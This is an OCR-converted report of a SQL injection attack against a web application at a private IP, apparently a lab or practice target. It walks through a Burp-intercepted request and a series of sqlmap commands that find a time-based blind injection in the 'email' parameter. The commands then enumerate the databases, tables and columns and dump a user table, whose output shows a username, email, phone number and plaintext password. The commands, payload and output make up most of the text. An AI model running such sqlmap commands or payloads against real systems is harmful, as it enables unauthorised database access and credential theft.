
Xbersec SQL Injection Exploitation Report

1. Introduction

This report outlines the steps taken to exploit a SQL Injection vulnerability in a web application using sqlmap. The target was a machine with IP address 192.168.0.104:8080, where we successfully performed a time-based blind SQL Injection attack.

2. Step 1: Intercepting the Request in Burp Suite

In Burp Suite, the request was intercepted with the following details:



```
POST /sh/subscribe HTTP/1.1
Host: 192.168.0.104:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 18
Origin: http://192.168.0.104:8080
Connection: keep-alive
Referer: http://192.168.0.104:8080/tl/home
Cookie: PHPSESSID=DB9D6E266C3A4D7135E281C69C801633
Priority: u=0

email=test
```


The email parameter was identified as potentially injectable, and we used this parameter to perform SQL Injection.

3. Step 2: Getting Databases

The following command was used to enumerate the available databases:

-sqlmap -u "http://192.168.0.104:8080/sh/subscribe" --data "email=test" --dbs -level=2 --risk=2

The output revealed the following databases:




```
sqlmap identified the following injection point(s) with a total of 447 HTTP(s) requests:
---
Parameter: email (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 RLIKE time-based blind
    Payload: email=test' RLIKE SLEEP(5) AND 'ZRJu'='ZRJu
---
[11:09:16] [INFO] the back-end DBMS is MySQL
[11:09:16] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[11:09:16] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
back-end DBMS: MySQL >= 5.0.12
[11:09:16] [INFO] fetching database names
[11:09:16] [INFO] fetching number of databases
[11:09:16] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
5
[11:09:36] [INFO] retrieved:
[11:09:41] [INFO] adjusting time delay to 1 second due to good response times
mysql
[11:09:57] [INFO] retrieved: information_schema
[11:10:59] [INFO] retrieved: performance_schema
[11:11:59] [INFO] retrieved: sys
[11:12:10] [INFO] retrieved: xtree
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] xtree

[11:12:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0.104'

[*] ending @ 11:12:29 /2024-11-21/


┌──(root💩Windows)-[/home/iam]
└─#
```

4. Step 3: Getting Tables in xtree Database

To retrieve the tables within the 'xtree' database, the following command was executed:

-sqlmap -u "http://192.168.0.104:8080/sh/subscribe" --data "email=test" --tables -D xtree

The following tables were found in the 'xtree' database:




```
[11:15:00] [INFO] fetching tables for database: 'xtree'
[11:15:00] [INFO] fetching number of tables for database 'xtree'
[11:15:00] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[11:15:10] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[11:15:21] [INFO] adjusting time delay to 1 second due to good response times
9
[11:15:21] [INFO] retrieved: blog
[11:15:36] [INFO] retrieved: clients
[11:16:01] [INFO] retrieved: contact
[11:16:23] [INFO] retrieved: mapping_data_page
[11:17:26] [INFO] retrieved: mdata
[11:17:37] [INFO] retrieved: mpages
[11:17:53] [INFO] retrieved: subscriber
[11:18:23] [INFO] retrieved: user_details
[11:19:04] [INFO] retrieved: vulnerability
Database: xtree
[9 tables]
+-------------------+
| blog              |
| clients           |
| contact           |
| mapping_data_page |
| mdata             |
| mpages            |
| subscriber        |
| user_details      |
| vulnerability     |
+-------------------+

[11:19:47] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0.104'

[*] ending @ 11:19:47 /2024-11-21/


┌──(root💩Windows)-[/home/iam]
└─# |
```

5. Step 4: Getting Columns from user_details Table

The following command was used to retrieve the columns of the 'user_details' table in the 'xtree' database:

- sqlmap -u "http://192.168.0.104:8080/sh/subscribe" --data "email=test" --columns -D xtree -T user_details




```
[11:27:37] [INFO] retrieved: userID
[11:27:56] [INFO] retrieved: int
[11:28:08] [INFO] retrieved: usr_email_id
[11:28:53] [INFO] retrieved: varchar(45)
[11:29:31] [INFO] retrieved: usr_mobile_no
[11:30:25] [INFO] retrieved: varchar(45)
[11:31:04] [INFO] retrieved: usr_name
[11:31:33] [INFO] retrieved: varchar(45)
[11:32:12] [INFO] retrieved: usr_password
[11:32:59] [INFO] retrieved: varchar(100)
[11:33:36] [INFO] retrieved: usr_role
[11:34:08] [INFO] retrieved: int
Database: xtree
Table: user_details
[10 columns]
+---------------+--------------+
| Column        | Type         |
+---------------+--------------+
| Active        | varchar(1)   |
| name          | varchar(100) |
| created_by    | varchar(45)  |
| created_date  | timestamp    |
| userID        | int          |
| usr_email_id  | varchar(45)  |
| usr_mobile_no | varchar(45)  |
| usr_name      | varchar(45)  |
| usr_password  | varchar(100) |
| usr_role      | int          |
+---------------+--------------+

[11:34:20] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0.104'

[*] ending @ 11:34:20 /2024-11-21/


┌──(root💩Windows)-[/home/iam]
└─# |
```

6. Step 5: Extracting Data from user_details Table

The following command was used to extract specific columns from the 'user_details' table: **- sqlmap -u "http://192.168.0.104:8080/sh/subscribe" --data "email=test" --dump -D xtree -T user_details -C usr_name,usr_email_id,usr_password**

The extracted data included sensitive information like usernames, email addresses, and passwords.




```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 RLIKE time-based blind
    Payload: email=test' RLIKE SLEEP(5) AND 'ZRJu'='ZRJu
---
[11:35:35] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[11:35:35] [INFO] fetching entries of column(s) 'usr_email_id,usr_name,usr_password' for table 'user_details' in database 'xtree'
[11:35:35] [INFO] fetching number of column(s) 'usr_email_id,usr_name,usr_password' entries for table 'user_details' in database 'xtree'
[11:35:35] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
[11:35:35] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
1
[11:35:48] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.............................. (done)
[11:35:59] [INFO] adjusting time delay to 1 second due to good response times
smith@g.co
[11:36:36] [INFO] retrieved: samsmith
[11:37:03] [INFO] retrieved: Smith@123
Database: xtree
Table: user_details
[1 entry]
+----------+-------------+-------------+
| usr_name | usr_email_id | usr_password |
+----------+-------------+-------------+
| samsmith | smith@g.co   | Smith@123    |
+----------+-------------+-------------+

[11:37:33] [INFO] table 'xtree.user_details' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.0.104/dump/xtree/user_details.csv'
[11:37:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0.104'

[*] ending @ 11:37:33 /2024-11-21/


┌──(root💩Windows)-[/home/iam]
└─# |
```

7. Step 6: Additional Data Extraction

Finally, the following command was used to dump all data from the 'user_details' table:

-sqlmap -u "http://192.168.0.104:8080/sh/subscribe" --data "email=test" --dump -D xtree -T user_details

This provided additional sensitive data such as user roles, creation dates, and more.



```
[11:43:00] [INFO] resumed: usr_password
[11:43:00] [INFO] resumed: usr_role
[11:43:00] [INFO] fetching entries for table 'user_details' in database 'xtree'
[11:43:00] [INFO] fetching number of entries for table 'user_details' in database 'xtree'
[11:43:00] [INFO] resumed: 1
[11:43:00] [WARNING] (case) time-based comparison requires larger statistical model, please wait.............................. (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[11:43:08] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
A
[11:43:09] [INFO] retrieved:
[11:43:19] [INFO] adjusting time delay to 1 second due to good response times
Sam Smith
[11:43:49] [INFO] retrieved: Admin
[11:44:05] [INFO] retrieved: 2020-10-19 14:52:57
[11:45:05] [INFO] retrieved: 1
[11:45:07] [INFO] retrieved: smith@g.co
[11:45:47] [INFO] retrieved: 9966586523
[11:46:20] [INFO] retrieved: samsmith
[11:46:47] [INFO] retrieved: Smith@123
[11:47:17] [INFO] retrieved: 8001
Database: xtree
Table: user_details
[1 entry]
+--------+-------------+-----------+---------+----------+----------+------------+---------------------+--------------+---------------+
| userID | usr_email_id | name      | Active  | usr_name | usr_role | created_by | created_date        | usr_password | usr_mobile_no |
+--------+-------------+-----------+---------+----------+----------+------------+---------------------+--------------+---------------+
| 1      | smith@g.co  | Sam Smith | A       | samsmith | 8001     | Admin      | 2020-10-19 14:52:57 | Smith@123    | 9966586523    |
+--------+-------------+-----------+---------+----------+----------+------------+---------------------+--------------+---------------+

[11:47:27] [INFO] table 'xtree.user_details' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.0.104/dump/xtree/user_details.csv'
[11:47:27] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.0.104'

[*] ending @ 11:47:27 /2024-11-21/


┌──(root💩Windows)-[/home/iam]
└─# |
```